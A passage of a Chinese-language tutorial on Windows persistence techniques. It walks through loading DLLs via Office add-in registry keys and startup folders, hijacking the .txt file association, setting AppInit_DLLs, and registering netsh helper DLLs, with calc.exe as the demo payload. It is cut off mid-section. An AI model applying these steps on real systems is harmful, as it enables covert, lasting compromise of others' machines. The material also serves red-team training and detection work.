把dll文件保存在%APPDATA%\Microsoft\Word\Startup，然后把后缀名改为wll

PS：Startup支持启动多个wll

打开word，成功弹框



Excel XLL


Excel dll的编写可以参考三好师傅这个项目：链接https://github.com/3gstudent/Add-Dll-Exports

用三好师傅powershell脚本生成现成的Excel dll：链接https://github.com/3gstudent/Office-Persistence


将生成的DLL文件复制到%appdata%\Microsoft\AddIns目录下，然后再修改一下注册表，office版本对应的注册表位置如下：

```
office2003 - HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\
office2007 - HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\
office2010 - HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\
office2013 - HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\
office2016 - HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\
```

我这里使用的2010的，所以我们要修改的是HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options，添加一个键OPEN，键值为：/R test.dll




然后打开Excel，发现成功弹出计算器




PowerPoint VBA add-ins

用三好师傅powershell脚本生成现成的PowerPoint dll：链接

将生成的DLL文件复制到%appdata%\Microsoft\AddIns目录下，然后参考前面我给出的office版本对应的注册表位置，在HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\PowerPoint下新建一个子项：AddIns，然后在AddIns下面新建一个子项test，新建一个键为Autoload，类型为DWORD，键值为：1；新建一个键为Path，类型为SZ，键值为我们dll文件的路径



打开PowerPoint成功弹出计算器



文件关联

什么是文件关联

> 文件关联就是将一种类型的文件与一个可以打开它的程序建立起一种依存关系。一个文件可以与多个应用程序发生关联。可以利用文件的“打开方式”进行关联选择。举个例子来说，位图文件（BMP文件）在Windows中的默认关联程序是“图片”，如果将其默认关联改为用ACDSee程序来打开，那么ACDSee就成了它的默认关联程序。 PS：来自百度百科

我们可以用assoc命令显示或修改文件扩展名关联，我们可以看一下.txt文件的关联


我们可以用ftype命令显示或修改用在文件扩展名关联中的文件类型

相关注册表


```
HKEY_CURRENT_USER\Software\Classe     //保存了当前用户的类注册和文件扩展名信息
HKEY_LOCAL_MACHINE\Software\Classe    //保存了系统所有用户用户的类注册和文件扩展名信息
HKEY_CLASS_ROOT                       //HKEY_CLASSES_ROOT项提供合并来自上面两个的信息的注册表的视图
```

我们以.txt为例，通过文件关联来修改它默认打开的程序。

修改\HKEY_CLASS_ROOT\txtfile\shell\open\command的默认值为我们要执行的程序


注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
TDCCtl.TDCCtl
TDCCtl.TDCCtl.1
telnet
TemplatePrinter.TemplatePRinter
TemplatePrinter.TemplatePrinter.1
TerminalManager.Class
textfile
Theme.Manager
Theme.Manager.1
Theme.ThemeThumbnail
Theme.ThemeThumbnail.1
themefile
themepackfile
TIFImage.Document
tn3270
TPAutoConnectLib.TPAutoConnect
TPAutoConnectLib.TPAutoConnect.1
Trident.HTMLEditor.1
Trustmon.TrustPrv
Trustmon.TrustPrv.1
Tsmmc.Compdata
Tsmmc.Compdata.1
tsuserex.ADsTSUserEx
tsuserex.ADsTSUserEx.1
tsuserex.interfaces
tsuserex.interfaces.1
ttcfile
ttffile
TxCTx.TransactionContext
TxCTx.TransactionContextEx
txtfile
DefaultIcon
shell
open
command
print
printto
名称
类型
数据
(默认)
REG_EXPAND_SZ
%SystemRoot%\system32\calc.exe %1
开源聚合网络空间安全研究院
计算机\HKEY_CLASSES_ROOT\txtfile\shell\open\command


效果如下：




AppInit_DLLs

User32.dll被加载到进程时，会读取AppInit_DLLs注册表项，如果有值，调用LoadLibrary() api加载用户dll。

其注册表位置为：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs，把AppInit_DLLs的键值设置为我们dll路径，将LoadAppInit_DLLs设置为1


注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
ProfileLoader
ProfileNotification
related.desc
Schedule
SeCEdit
setup
SoftwareProtectionPlatform
SPP
Superfetch
Svchost
SystemRestore
Time Zones
Tracing
Userinstallable.drivers
WbemPerf
Windows
Winlogon
Winsat
WinSATAPI
WOW
WUDF
Windows Photo Viewer
Windows Portable Devices
Windows Script Host
Windows Search
Wisp
Workspaces
WwanSvc
MozillaPlugins
名称 类型 数据
(默认) REG_SZ mnmsrvc
AppInit_DLLs REG_SZ C:\Users\qiyou\Desktop\test.dll
DdeSendTimeout REG_DWORD 0x00000000 (0)
DesktopHeapLog... REG_DWORD 0x00000001 (1)
DeviceNotSelecte... REG_SZ 15
GDIProcessHandle... REG_DWORD 0x00002710 (10000)
IconServiceLib REG_SZ IconCodecService.dll
LoadAppInit_DLLs REG_DWORD 0x00000001 (1)
ShutdownWarning... REG_DWORD 0xffffffff (4294967295)
Spooler REG_SZ yes
TransmissionRetry... REG_SZ 90
USERNestedWind... REG_DWORD 0x00000032 (50)
USERPostMessage... REG_DWORD 0x00002710 (10000)
USERProcessHand... REG_DWORD 0x00002710 (10000)
开源聚合网络空间安全研究院

效果如下：


1.bat
Autoruns...
test.dll
Waitfor-P...

Netsh helper

netsh（全称：Network Shell） 是windows系统本身提供的功能强大的网络配置命令行工具，它可以添加自定的dll从而拓展其功能，我们可以使用netsh add helper yourdll.dll来添加拓展功能，添加了之后，在启动netsh的时候就会加载我们dll文件


添加自定义helper dll

关于helper dll的编写可以参考这个项目：链接https://github.com/outflanknl/NetshHelperBeacon

我们可以使用两种方式来添加helper：

